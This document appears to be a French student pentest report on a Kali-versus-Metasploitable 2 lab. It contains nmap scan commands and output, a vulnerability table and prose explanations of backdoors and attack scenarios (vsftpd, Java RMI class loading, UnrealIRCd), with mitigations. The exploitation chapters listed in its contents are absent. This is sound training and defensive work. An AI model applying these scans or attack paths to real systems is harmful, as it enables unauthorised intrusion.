

Pentest Environnement - Kali Linux & Metasploitable 2

Date : 17/08/2025

Table des matières

1. Contexte professionnel	4
2. Configuration de l'Environnement.....	6
2.1. Étapes de Configuration.....	6
2.2. Tests de Connectivité	6
I- Phase de reconnaissance (ici active)	7
3. Scanner et Analyser les Services avec Nmap	7
II- Phase de scan et cartographie	9
III- Phase d'exploitation et de Post-Exploitation	19
Exploitation Port 21 — vsftpd_234_backdoor	20
Post-Exploitation Port 21 — vsftpd_234_backdoor.....	21
Exploitation Port 22 — OPENSSH.....	26
Post-Exploitation Port 22 — OPENSSH.....	28
Exploitation Port 23 — TELNET	30
Post-Exploitation Port 23 — TELNET	30
Exploitation Port 25 — SMTP	33
Post-Exploitation Port 25 — SMTP.....	34
Exploitation Port 53 — DNS BIND	35
Post-Exploitation Port 53 — DNS BIND	35
Exploitation Port 80 HTTP TRACE — XST (Cross Site Tracing).....	36
Post-Exploitation Port 80 HTTP TRACE — XST (Cross Site Tracing).....	36
Exploitation Port 80 http TRACE — Slowloris DOS attack.....	37
Post-Exploitation Port 80 http TRACE — Slowloris DOS attack.....	37
Exploitation Port 80 http TRACE — SQL Injection (Mutillidae)	38
Post-Exploitation Port 80 http TRACE — Injection (Mutillidae).....	38
Exploitation Port 80 HTTP TRACE — CSRF (DVWA / TWiki).....	39
Post-Exploitation Port 80 http TRACE — CSRF (DVWA / TWiki).....	40
Exploitation Port 111 — RPCBIND	42
Post-Exploitation Port 111 — RPCBIND.....	42
Exploitation Port 139/445 — Samba SMBD	43
Post-Exploitation Port 139/445 — Samba SMBD.....	43

Exploitation Port 512 — REXECD	44
Post-Exploitation Port 512 — REXECD	45
Exploitation Port 513 — RLOGIN	46
Post-Exploitation Port 513 — RLOGIN.....	46
Exploitation Port 514 — RSH / RSHD	47
Post-Exploitation Port 514 — RSH/RSHD	49
Exploitation Port 1099 — JAVA RMI	51
Post-Exploitation Port 1099 — JAVA RMI	53
Exploitation Port 1524 — BLINDSHELL	54
Post-Exploitation Port 1524 — BLINDSHELL.....	54
Exploitation Port 2049 — NFS	56
Post-Exploitation Port 2049 — NFS.....	57
Exploitation Port 2121 — ProFTPd 1.3.1	58
Post-Exploitation Port 2121 — ProFTPd 1.3.1.....	58
Exploitation Port 3306 — MySQL 5.0.51a	59
Post-Exploitation Port 3306 — MySQL 5.0.51a.....	60
Exploitation Port 3632 — DISTCCD	62
Post-Exploitation Port 3632 — DISTCCD	63
Exploitation Port 5432 — PostgreSQL	64
Post-Exploitation Port 5432 — PostgreSQL.....	64
Exploitation Port 5900 — VNC(3.3)	66
Post-Exploitation Port 5900 — VNC(3.3).....	68
Exploitation Port 6000 — X11	69
Post-Exploitation Port 6000 — X11.....	69
Exploitation Port 6667/6697 — UnrealIRCd	70
Post-Exploitation Port 6667/6697 — UnrealIRCd	70
Exploitation Port 8009 — AJP13	74
Post-Exploitation Port 8009 — AJP13	76
Exploitation Port 8180 — Apache Tomcat Coyote JSP	77
Post-Exploitation Port 8180 — Apache Tomcat Coyote JSP.....	79
Exploitation Port 8787 — RUBY DRB RMI	81
Post-Exploitation Port 8787 — RUBY DRB RMI	82
Exploitation Port 39152/53284 — status (RPC #100024)/ mountd (RPC #100005)	83
Post-Exploitation Port 39152/53284 — status (RPC #100024)/mountd (RPC #100005).....	83
Exploitation Port 50065 — JAVA RMI GNU CLASSPATH GRMIREGISTRY	85

Post-Exploitation Port 50065 — JAVA RMI GNU CLASSPATH GRMIREGISTRY	86
IIII- Phase de recommandations (Reporting)	87
21/tcp — Vsftpd_234_backdoor.....	87
22/tcp — SSH	87
23/tcp — Telnet.....	87
25/tcp — Postfix SMTP.....	87
53/tcp — DNS (BIND 9.4.2).....	88
80/tcp — HTTP (Apache, TRACE enabled).....	88
111/tcp — rpcbind (RPC #100000)	88
139/445/tcp — Samba SMB (Samba 3.x - 4.x)	88
512/tcp — REXECD	89
513/tcp — RLOGIN.....	89
514/tcp — RSHD	89
1099/tcp — Java RMI (GRMIREGISTRY)	89
1524/tcp — Insecure Backdoor (root shell via inetd)	90
2049/tcp — NFS v2-4 (RPC #100003).....	90
2121/tcp — ProFTPD 1.3.1	90
3306/tcp — MySQL 5.0.51a	91
3632/tcp — DISTCCD	91
5432/tcp — PostgreSQL.....	91
5900/tcp — VNC.....	92
6000/tcp — X11	92
6667/6697/tcp (UnrealIRCd).....	92
8009/tcp (AJP13).....	93
8180/tcp — Apache Tomcat Coyote JSP	93
8787/tcp — RUBY DRB RMI	93
39152/53284 status (RPC #100024)/ mountd (RPC #100005).....	93
50065 / 50068 Java RMI	94

1. Contexte professionnel

Dans le cadre d'une mission commandée par **NetSecure**, une entreprise spécialisée dans la cybersécurité et l'accompagnement des PME locales, j'ai été mobilisé pour réaliser un **audit d'intrusion interne** visant à évaluer la robustesse d'un environnement représentatif d'une infrastructure en production.

Le client fictif, **KarbaNet**, une PME spécialisée dans la gestion de services cloud pour TPE/PME, a exprimé des inquiétudes concernant la **présence potentielle de services obsolètes non surveillés** sur ses serveurs. L'objectif principal de la mission était donc double :

- **Évaluer les risques liés à ces services oubliés**, encore fréquents dans les PME à faible maturité cybersécurité ;
- **Démontrer les conséquences concrètes** qu'une exploitation réussie de ces failles pourrait avoir sur la confidentialité, l'intégrité et la disponibilité des données.

Afin de réaliser cette mission dans un cadre sécurisé, **un environnement de test virtualisé** a été mis en place, reproduisant fidèlement l'architecture du système mal entretenu. Il se compose de deux machines :

- Une machine **Kali Linux**, utilisée comme poste d'attaque ;
- Une machine **Metasploitable 2**, configurée pour simuler le serveur vulnérable de KarbaNet, avec des services non patchés.

L'audit a suivi la **méthodologie standard d'un test d'intrusion (PTES) en white box** :

1. **Reconnaissance** de l'environnement,
2. **Cartographie** des services exposés,
3. **Exploitation** de vulnérabilités (ex. : injections SQL, failles logicielles),
4. **Post-exploitation** (accès à des données, escalade de priviléges),
5. **Recommandations** pour la sécurisation de l'environnement.

La machine Metasploitable 2 est utilisée comme plateforme de simulation dans cette mission. Elle contient un ensemble de services volontairement vulnérables : FTP, SSH, HTTP (Apache), MySQL, Tomcat, etc.

Elle permet :

De simuler des attaques réalistes sur des services exposés ;

D'analyser les vecteurs d'intrusion courants dans des PME mal sécurisées ;

De tester des outils de pentest tels que **sqlmap**, **Metasploit**, **Nmap**, ou **Nikto**...

Cette mission a aussi une vocation pédagogique : étant donné qu'il s'agit de mon premier pentest l'objectif mettre en pratique mes compétences techniques liées à l'analyse de sécurité offensive, tout en respectant un cadre méthodologique et professionnel proche de celui observé en entreprise.

Outils utilisé :

Kali Linux <https://www.kali.org/>

Nmap <https://nmap.org/>

Metasploit

CVE <https://www.cve.org/> (Il s'agit d'un site qui référence toutes les vulnérabilités avec leurs identifiants unique et CVE.

Exploit Database <https://www.exploit-db.com/> lui est un site montrant les exploits fonctionnels.

Google

NIST (National Vulnerability Database) <https://www.nist.gov/itl/nvd>

Docs modules Metasploit généralistes (On retrouve un aperçu des catégories de modules—exploit, auxiliary, payloads, post, leurs fonctions... (<https://docs.metasploit.com/>)).

2. Configuration de l'Environnement

Machines virtuelles :

- Kali Linux (attacker machine) : utilisée pour mener des attaques, scanner, et utiliser des outils de pentesting (Nmap, Metasploit, etc.).
- Metasploitable 2 (target machine) : une machine vulnérable utilisée pour tester des exploits et des attaques.

Paramétrage réseau :- Kali Linux : Configuration de l'interface eth0 en NAT pour avoir accès à Internet.- Metasploitable 2 : Configuration de l'interface eth0 avec une IP statique (192.168.56.101) dans un réseau interne.

2.1. Étapes de Configuration

Sur Metasploitable 2 :

1. Lancer la machine virtuelle Metasploitable 2.
2. Connecter la machine à un réseau interne nommé 'lab'.
3. Configurer l'interface eth0 avec une IP : sudo nano /etc/network/interfaces
4. Vérifier l'IP avec : ifconfig

Sur Kali Linux :

1. Lancer la machine virtuelle Kali.
2. Connecter la machine au même réseau interne nommé 'lab'.
3. Configurer l'interface eth1 avec une IP : sudo nano /etc/network/interfaces
4. Vérifier l'IP avec : ifconfig

2.2. Tests de Connectivité

Après avoir configuré les IPs statiques pour les deux machines, un ping a été effectué depuis Kali vers Metasploitable 2 et vice-versa pour tester la connectivité réseau.

I- Phase de reconnaissance (ici active)

3. Scanner et Analyser les Services avec Nmap

Une fois la connexion établie, nous avons utilisé Nmap pour scanner les ports ouverts sur Metasploitable 2, afin de découvrir les services en écoute.

Commande de scan rapide avec Nmap sur Kali :

```
nmap -sS -sV -O -p- 192.168.56.101
```

Explication rapide :

-sS → Scan SYN furtif (rapide, discret)

-sV → Déetecte les versions des services

-O → Tente d'identifier le système d'exploitation

-p- → Scanne tous les ports (1 à 65535)

Cela a permis de lister les services exposés sur Metasploitable 2.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 21:49 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00016s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
41458/tcp open  java-rmi   GNU Classpath grmiregistry
47869/tcp open  nlockmgr    1-4 (RPC #100021)
50432/tcp open  status       1 (RPC #100024)
59847/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:1D:A7:A8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CP
E: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.85 seconds
```

(kali㉿Kali)-[~]

Voici le résultat de mon scan avec les failles qui mérite notre attention :

Port	Service	Version/Info	A savoir
21/tcp	vsFTPD 2.3.4	Vulnérable à une backdoor (shell via smiley)	Exploit direct avec Metasploit
22/tcp	OpenSSH 4.7p1	Obsolète, mais souvent sécurisé	Peu intéressant en phase 1
23/tcp	Telnet	Telnet est non chiffré, souvent avec creds par défaut	À tester
80/tcp	Apache 2.2.8	Ancienne version, possibles failles web	Surtout utile pour DVWA après
139/445/tcp	Samba	Partages Windows – souvent mal configuré	Très utile dans les CTF
3306/tcp	MySQL	Ancienne version	À tester avec accès sans mot de passe
5432/tcp	PostgreSQL	Ancienne version	Idem, à tenter brute ou défauts
8180/tcp	Apache Tomcat	Peut être vulnérable à manager login default	Très bon vecteur d'attaque
1524/tcp	Metasploit backdoor	Shell root direct	Exploit sans authentification possible

II- Phase de scan et cartographie

Je vais effectuer un deuxième scan pour identifier d'autres vulnérabilités existantes possibles, pour cela je vais utiliser la commande **nmap –script vuln 192.168.56.101**

Il s'agit d'un scan de vulnérabilités automatisé plus poussé.

Il utilise le Nmap Scripting Engine (NSE) pour lancer une série de scripts présents dans la catégorie vuln. Ces scripts font des tests spécifiques connus pour détecter :

- failles de configuration
- failles d'exécution à distance
- failles connues sur les services détectés (FTP, SSH, HTTP, etc.)
- CVE connues

On obtiendra des résultats uniquement sur les ports ouverts et les services identifiés (ex: Apache, FTP, SSH...). Ce test ne remplace pas un scanner complet (comme Nessus, OpenVAS, ZAP pour le web), mais il est très rapide pour un pentest réseau.

Voici mon résultat :

Port	Service	Vulnérabilité	CVE/BID	Gravité/Détail
21/tcp	FTP (vsFTPD 2.3.4)	Backdoor	CVE-2011-2523 / BID:48539	Accès root à distance via backdoor intégrée
80/tcp	HTTP (Apache 2.2.8)	HTTP TRACE activé		Peut faciliter des attaques de type Cross Site Tracing (XST)
80/tcp	HTTP	Slowloris DOS attack	CVE-2007-6750	Attaque par saturation des connexions HTTP lentes
80/tcp	HTTP	SQL Injection (mutillidae)		Plusieurs URL vulnérables aux injections SQL
80/tcp	HTTP (DVWA, TWiki)	CSRF (Cross-Site Request Forgery)		Présence de formulaires vulnérables
1099/tcp	Java RMI	RCE (Remote Code Execution)		RMI permet le chargement de classes distantes
5432/tcp	SSL/TLS Services	SSL POODLE	CVE-2014-3566 / BID:70574	Faillie dans SSLv3 permettant une attaque par oracle de padding
5432/tcp	SSL/TLS Services	Faible force DH (Diffie-Hellman)		Groupe DH de 1024 bits vulnérable à des écoutes passives
5432/tcp	SSL/TLS CCS	Injection (MITM)		CCS mal géré = possibilité d'intercepter une session TLS
6000/tcp	X11	Accès distant au serveur X11 sans authentification		Peut permettre la capture d'écran, frappe clavier ou exécution de commandes
6667/tcp	IRC (UnrealIRCd)	Backdoor RCE	CVE-2010-2075 / BID:40246	Version trojanisée avec possibilité d'exécution de commandes via IRC

- **Une backdoor Port 21**, c'est une porte dérobée laissée volontairement ou introduite malicieusement dans un système. Tandis que les services comme SSH ou HTTP sont surveillés et sécurisés, une backdoor permet à un attaquant de **contourner les mécanismes de sécurité pour reprendre le contrôle du système à tout moment**, souvent de façon furtive. Elle peut être intégrée dans un **script, un binaire ou un service compromis**, comme c'est le cas ici avec **vsFTPd 2.3.4**, qui ouvre un shell lorsqu'un **nom d'utilisateur contenant un caractère spécial (smiley)** est utilisé.

- **vsFTPd (Very Secure FTP Daemon) Port 21** est à la base un **logiciel open source réputé pour sa sécurité** distribué via le **serveur officiel de vsFTPd en 2011**, mais un pirate inconnu a compromis le serveur de distribution officiel (où le code source et les binaires étaient hébergés). Il a remplacé la version propre de vsftpd-2.3.4.tar.gz par une version infectée avec une backdoor dans le binaire.

- **OpenSSH 4.7p1 Port 22 (TCP)** est utilisé pour le protocole SSH (Secure Shell).

SSH permet de se connecter à distance à un autre ordinateur (souvent un serveur) de manière sécurisée. Le service utilisé ici est OpenSSH, une version libre et populaire du protocole SSH. Il s'agit d'une ancienne version d'OpenSSH, sortie vers 2007 obsolète car elle ne reçoit plus de mises à jour de sécurité. Cependant, si elle est bien configurée, elle peut rester relativement sécurisée, notamment si : l'authentification par mot de passe est désactivée, les utilisateurs sont bien restreints, seules les clés SSH sont autorisées, et que les mises à jour du système sont faites.

Une vieille version comme celle-ci peut contenir des vulnérabilités, si un attaquant trouve une faille dans cette version, il pourrait : se connecter sans autorisation, exécuter du code à distance, ou écouter le trafic SSH. Il est recommandé de mettre à jour OpenSSH vers une version plus récente (ex. 9.x) pour éviter les risques de sécurité.

- **Le port 23/tcp** correspond au service **Telnet**, un protocole de communication réseau permettant à un utilisateur d'accéder à une machine distante pour exécuter des commandes en ligne de commande. Il est assez ancien et a été largement remplacé par des alternatives plus sécurisées comme **SSH (Secure Shell)**, en raison de ses faiblesses en termes de sécurité. Le principal inconvénient de Telnet est qu'il ne chiffre pas les données échangées. Cela signifie que tout, y compris les informations sensibles comme les identifiants de connexion, est envoyé en clair sur le réseau contrairement au protocole SSH.

- **Le port 80/tcp** est principalement utilisé pour **HTTP** (Hypertext Transfer Protocol), le protocole de communication qui sert à transférer des pages web non sécurisées (sans chiffrement) depuis un serveur web vers un navigateur. C'est l'un des ports les plus couramment utilisés sur Internet, mais il est aussi souvent la cible de divers types de vulnérabilités et de problèmes de sécurité.

Voici **4** problèmes majeurs rencontrés sur le port **80** :

1. ABSENCE DE CHIFFREMENT (HTTP AU LIEU DE HTTPS) Le protocole HTTP (utilisé sur le port 80) ne chiffre pas les communications. Cela signifie que tout le trafic, y compris les informations sensibles comme les identifiants, mots de passe et données personnelles, transite en clair. Risque **d'attaques de type "man-in-the-middle"** : Un attaquant peut intercepter et lire ou modifier les données échangées entre le client et le serveur web, il est préférable d'utiliser HTTPS (HTTP sécurisé), qui

chiffre toutes les communications entre le client et le serveur. Pour cela, il faut configurer un certificat SSL/TLS sur le serveur web.

2. DENIS DE SERVICE (DOS / DDOS) Le port 80, étant souvent utilisé pour les sites web populaires, est une cible courante pour les attaques par déni de service (DoS) ou déni de service distribué (DDoS). Ces attaques consistent à envoyer un grand nombre de requêtes au serveur web pour l'empêcher de répondre aux utilisateurs légitimes provoquant des risques d'indisponibilité du site web : Le serveur devient saturé et incapable de répondre aux requêtes normales, rendant le site web inaccessible.

Solution :

- Utiliser des solutions de mitigation DDoS comme des firewalls avancés, des services de protection en ligne (ex : Cloudflare), ou des réseaux de distribution de contenu (CDN) qui absorbent une partie du trafic.
- Mettre en place des limites de requêtes pour réduire la capacité d'un attaquant à surcharger le serveur.

3. INJECTION DE CODE (INJECTION SQL, XSS, ETC.) Permet à un attaquant d'exécuter des requêtes SQL malveillantes via des formulaires web ou des paramètres d'URL mal sécurisés. Cela peut compromettre la base de données du site.

Cross-Site Scripting (XSS) : L'attaquant insère du JavaScript malveillant dans une page web, qui sera exécuté par les navigateurs des utilisateurs, ce qui peut conduire à du vol de session, à la redirection vers des sites malveillants, etc.

Solution :

- Filtrage et validation des entrées pour éviter les injections.
- Utilisation de paramètres préparés dans les requêtes SQL pour éviter l'injection SQL.
- Mise en place de politiques de sécurité du contenu (CSP) pour limiter les scripts exécutés sur la page.

4. CSRF (CROSS-SITE REQUEST FORGERY) C'est un type d'attaque qui exploite les formulaires vulnérables d'une application web en incitant un utilisateur authentifié à effectuer des actions non intentionnelles sur un autre site où il est connecté.

CSRF est une attaque où un utilisateur est amené à exécuter une action indésirable sur un site web où il est déjà authentifié, sans qu'il en soit conscient. Cette attaque utilise un formulaire ou une requête malveillante pour envoyer des commandes au serveur dans le contexte de l'utilisateur authentifié.

Imaginons un exemple classique :

Alice est connectée à son compte bancaire sur un site (par exemple, www.banque.com). Un attaquant crée un site malveillant et y inclut un formulaire HTML caché qui soumet une demande de virement bancaire vers un autre compte.

Alice visite le site malveillant pendant qu'elle est encore connectée à son compte bancaire.

Le formulaire caché sur le site malveillant soumet une requête HTTP (souvent une requête POST ou GET) à www.banque.com, utilisant les cookies d'Alice pour réaliser la transaction, ce qui pourrait transférer de l'argent vers le compte de l'attaquant sans qu'Alice en soit consciente.

- **Le problème lié aux ports 139/tcp et 445/tcp** se situe autour du protocole SMB (Server Message Block), qui est utilisé par Windows pour le partage de fichiers et d'imprimantes. Le port 139/tcp est historiquement utilisé pour le service NetBIOS, tandis que le port 445/tcp est utilisé pour le partage de fichiers via SMB sans NetBIOS (dans les versions modernes de Windows).

Ces ports sont souvent mal configurés, ce qui peut représenter un sérieux risque de sécurité, notamment dans des scénarios de Capture The Flag (CTF), ce sont des compétitions où les participants cherchent à exploiter des failles de sécurité sur des machines ou des applications pour obtenir des drapeaux (flags). Dans ce contexte, le protocole **SMB (port 139/tcp et 445/tcp)** est particulièrement utile, car il présente plusieurs vecteurs d'attaque bien connus dans les **CTF**.

Les serveurs Windows, ainsi que les systèmes utilisant **Samba** sur Linux/Unix pour partager des fichiers avec des machines Windows, sont fréquemment mal configurés pour les raisons suivantes :

- Les configurations par défaut ou les anciennes configurations de **Samba** peuvent ne pas exiger de mots de passe forts pour accéder aux partages, ou utiliser des **mots de passe faibles** qui peuvent facilement être devinés avec des attaques par **brute force**.
- Dans certaines configurations, ces ports sont **ouverts** non seulement dans les réseaux internes mais aussi **sur Internet**. Cela rend les systèmes vulnérables aux attaques à distance (ex : attaques par **brute force** pour deviner les mots de passe des partages SMB).
- Des **partages de fichiers mal sécurisés** peuvent laisser des **répertoires et fichiers sensibles** accessibles à n'importe qui, sans authentification adéquate.
- Parfois, des répertoires partagés sont configurés de manière à permettre des **permissions d'écriture ou d'exécution** pour tous les utilisateurs, même sans mot de passe ou avec des mots de passe faibles.
- SMB est un protocole complexe qui a été sujet à des **vulnérabilités critiques**, comme le **SMBv1**, qui a été utilisé dans l'attaque **WannaCry**.
- Les versions anciennes de SMB sont souvent utilisées par des machines qui n'ont pas été mises à jour, et ces machines deviennent des cibles privilégiées pour les attaques.

Pour sécuriser ces ports et prévenir les risques il serait recommandé de désactiver SMBv1, protocole obsolète, vecteur d'attaque bien connu. Limiter les partages SMB à un réseau privé et sécurisé. Utiliser un pare-feu pour bloquer l'accès aux ports à partir d'Internet. Utiliser des mots de passe fort, tous les comptes qui accèdent aux partages SMB doivent utiliser des mots de passe forts et unique et restreindre les permissions.

- **Le port 1099/tcp** est utilisé par le service Java RMI (Remote Method Invocation). C'est une technologie Java qui permet à une application d'exécuter des méthodes sur un objet distant, situé sur une autre machine, comme si c'était un objet local.

Ce port est très intéressant en sécurité offensive (et en CTF) car mal configuré, Java RMI peut permettre une exécution de code à distance (RCE – Remote Code Execution). Voyons cela plus en détail :

Java RMI (Remote Method Invocation) est une technologie Java utilisée pour développer des applications distribuées. Elle permet à un objet Java d'en appeler un autre à distance, souvent via le port 1099/tcp, qui sert de registre RMI (RMI Registry). Lorsqu'un client Java se connecte à ce registre, il peut obtenir une référence distante à un objet et exécuter ses méthodes.

Le vrai danger vient de la capacité de RMI à charger des classes distantes depuis un serveur externe. Si ce mécanisme est mal sécurisé, un attaquant peut injecter du code Java arbitraire et l'exécuter sur le serveur cible.

Scénario typique d'attaque :

1. Un service RMI non protégé est exposé sur le port 1099/tcp.
2. L'attaquant se connecte au registre RMI.
3. Il envoie une référence vers une classe Java malveillante, hébergée sur son propre serveur HTTP.
4. Le serveur cible télécharge la classe, l'exécute (parfois automatiquement), ce qui entraîne une exécution de code à distance (RCE).
5. L'attaquant prend le contrôle de la machine (reverse shell, exfiltration de données, etc.)

Pour s'en protéger, ne jamais exposer un service RMI directement à Internet, désactiver le chargement de classes distantes (toujours désactiver les fonctionnalités permettant de charger du code depuis un serveur externe). Mettre à jour Java régulièrement pour corriger les failles connues. Restreindre les accès réseau aux registres RMI (pare-feu, ACL). Surveiller les accès aux ports sensibles comme 1099 avec des outils de détection d'intrusion (IDS/IPS).

La vulnérabilité associée au port 1524/tcp, souvent désignée par Metasploit backdoor ou encore "shell root direct", fait référence à une porte dérobée (backdoor) laissée volontairement ou involontairement sur un système, permettant un accès root (superutilisateur) sans authentification.

À l'origine, ce port était utilisé par le service Ingreslock, une ancienne application d'accès distant. Cependant, ce port a été détourné pour une utilisation malveillante dans de nombreux cas :

Certains attaquants déposent une shell root qui écoute sur ce port après avoir compromis un système. Cette shell permet une connexion directe avec droits root, sans aucune authentification.

Elle est parfois utilisée comme persistante pour maintenir l'accès sur une machine compromise.

- **Le port 3306/tcp** est le port réseau par défaut utilisé par le système de gestion de base de données MySQL et son fork MariaDB.

Il permet la communication entre le client et le serveur MySQL via le protocole TCP. Lorsqu'une application veut accéder à une base de données MySQL distante, elle se connecte à l'adresse IP du serveur et au port 3306 sauf si un autre port est spécifié.

Ici nous avons MySQL version 5.0.51a-3ubuntu5, une version très ancienne sortie autour de 2008, fournie avec une distribution Ubuntu. Problèmes de sécurité avec cette version

MySQL 5.0.51a n'est plus maintenu depuis très longtemps, il comporte de nombreuses vulnérabilités connues comme les exécutions de code, élévation de priviléges et autres. Et il n'intègre pas les protections modernes comme l'authentification améliorée, protocoles SSL/TLS robustes... Il ne supporte pas non plus les mots de passe chiffrés forts (SHA256, etc).

- **Le port 5432/tcp** est principalement lié aux services SSL/TLS et aux protocoles associés, ici notamment dans un contexte PostgreSQL

Voici **4** problèmes majeurs rencontrés sur le port **5432** :

1. POSTGRESQL ANCIENNE VERSION

L'entrée 5432/tcp fait référence à une version obsolète ou vulnérable du serveur PostgreSQL qui pourrait exposer des failles de sécurité connues :

- **Version obsolète** : Utilisation de versions anciennes de PostgreSQL contenant des failles de sécurité connues.
- **Mots de passe faibles** : Comptes avec des mots de passe simples ou par défaut.
- **Accès non restreint** : Connexions autorisées depuis n'importe quelle IP ou réseau.
- **Absence de chiffrement** : Communications non chiffrées (SSL/TLS non activé), exposant les données en transit.
- **Brute force sur les identifiants** : Absence de limitation des tentatives de connexion, permettant une attaque par brute force.

2. SSL POODLE CVE-2014-3566 / BID:70574

Vulnérabilité SSLv3 (POODLE) : Utilisation de SSLv3, vulnérable à l'attaque POODLE.

La vulnérabilité POODLE concerne le protocole SSLv3. Elle permet à un attaquant de récupérer des informations sensibles, comme les cookies d'authentification ou des données chiffrées, en exploitant une faiblesse dans le mécanisme de padding utilisé par SSLv3.

L'attaque est un "**padding oracle attack**", où l'attaquant essaie de déchiffrer des données par répétition d'envois et d'observations de la réponse du serveur.

SSLv3 est un protocole ancien et obsolète, et de nombreuses configurations actuelles continuent d'activer SSLv3 par défaut. Même si SSLv3 a été largement remplacé par TLS (Transport Layer Security), les serveurs ou clients mal configurés peuvent être vulnérables. Il est préférable de

désactiver complètement SSLv3 et forcer l'utilisation de versions plus récentes de TLS (TLS 1.2 ou 1.3).

3. GROUPES DH FAIBLES

Utilisation de groupes Diffie-Hellman de 1024 bits, vulnérables à des attaques de décryptage passif.

Le Diffie-Hellman (DH) est un algorithme permettant l'échange de clés sécurisées pour établir des communications chiffrées. Dans ce cas, le problème réside dans l'utilisation de **groupes DH** (paramètres pour l'échange de clés) d'une taille de **1024 bits**.

Une taille de 1024 bits pour les clés DH est considérée comme faible par rapport aux normes actuelles de sécurité et peut être vulnérable à des attaques utilisant une **écoute passive** ou des attaques par **factoring** des clés. Si un attaquant parvient à récupérer des informations échangées entre deux parties, il peut potentiellement casser l'échange de clés et accéder aux données chiffrées.

Pour résoudre ce problème il faudra utiliser des groupes DH plus grands, typiquement **2048 bits** ou plus, pour améliorer la sécurité des échanges.

4. CCS INJECTION (MITM - MAN IN THE MIDDLE) - CCS MAL GÉRÉ

Cette vulnérabilité concerne l'attaque par man-in-the-middle (MITM) exploitant une mauvaise gestion du changecipherspec (ccs) dans le protocole tls.

Le CCS est une partie de la négociation de connexion SSL/TLS où un côté (serveur ou client) informe l'autre qu'il est prêt à passer en mode chiffré.

Si le CCS est mal géré, un attaquant peut intercepter ou altérer la session TLS avant que les données ne soient correctement chiffrées, menant ainsi à des attaques de type **injection**.

Une mauvaise gestion du CCS permet à un attaquant de manipuler les messages de négociation de la session et d'injecter des données malveillantes, ce qui peut entraîner des compromissions de données ou des attaques de type man-in-the-middle (MITM).

Il faut veiller à ce que les implémentations TLS respectent les bonnes pratiques concernant la gestion du CCS.

Utiliser des bibliothèques TLS modernes et bien maintenues qui corrigent ce type de vulnérabilité.

Assurer que toutes les sessions SSL/TLS utilisent des certificats valides et sécurisés pour limiter les attaques MITM.

- **Le port 6000/tcp** est utilisé par le service X11, qui est un protocole d'affichage graphique sur les systèmes Unix et Linux. Il permet à des clients (par exemple, des applications graphiques) de communiquer avec le serveur X11 pour afficher des interfaces graphiques. Ici la vulnérabilité est l'accès distant sans authentification. Si le serveur X11 est ouvert sur ce port sans une configuration adéquate de sécurité (comme un contrôle d'accès basé sur des autorisations ou un chiffrement), un attaquant distant peut accéder à l'affichage graphique du serveur. L'attaquant peut voir ce qui se passe sur l'écran de l'utilisateur, capturer des informations sensibles comme des mots de passe ou des informations privées, peut simuler des frappes de clavier, enregistrant ainsi des entrées sensibles

comme des mots de passe ou des commandes et en utilisant certaines techniques, un attaquant peut exécuter des commandes ou prendre le contrôle du système via X11, car le protocole lui permet d'interagir avec le système graphique.

Il faudrait limiter l'accès au port 6000 avec un pare-feu pour interdire l'accès à ce port depuis l'extérieur, configurer X11 avec des contrôles d'accès (par exemple, xhost), utiliser SSH pour tunneliser X11 et ne jamais exposer X11 directement sur un réseau non sécurisé ou désactiver X11 si non nécessaire ou utiliser un autre protocole sécurisé pour l'affichage graphique.

- **Le port 6667/tcp** est utilisé par le protocole IRC (Internet Relay Chat), qui permet la communication en temps réel via des serveurs de chat. La vulnérabilité ici est spécifique à UnrealIRCd, un logiciel populaire de serveur IRC, qui a été compromis en 2010.

Backdoor RCE (Remote Code Execution) : La version vulnérable d'UnrealIRCd (avant la mise à jour qui a corrigé cette faille) contenant un backdoor qui permet à un attaquant d'exécuter du code à distance sur le serveur.

Les conséquences ?

Un attaquant peut exécuter des commandes arbitraires sur le serveur vulnérable en se connectant à un serveur IRC compromis, l'attaquant peut prendre totalement le contrôle du serveur, accéder à des informations sensibles, ou utiliser le serveur pour des attaques ultérieures. Une fois le contrôle pris, l'attaquant pouvait installer des portes dérobées ou d'autres logiciels malveillants pour maintenir l'accès.

Cet exploit est connu pour être très facile à exécuter, car il suffit de se connecter au serveur IRC et de lancer un simple message malicieux qui donne un shell root sur le serveur.

Pour corriger cette vulnérabilité il faut mettre à jour UnrealIRCd vers une version corrigée d'UnrealIRCd ou utiliser un pare-feu pour restreindre l'accès à ce port.

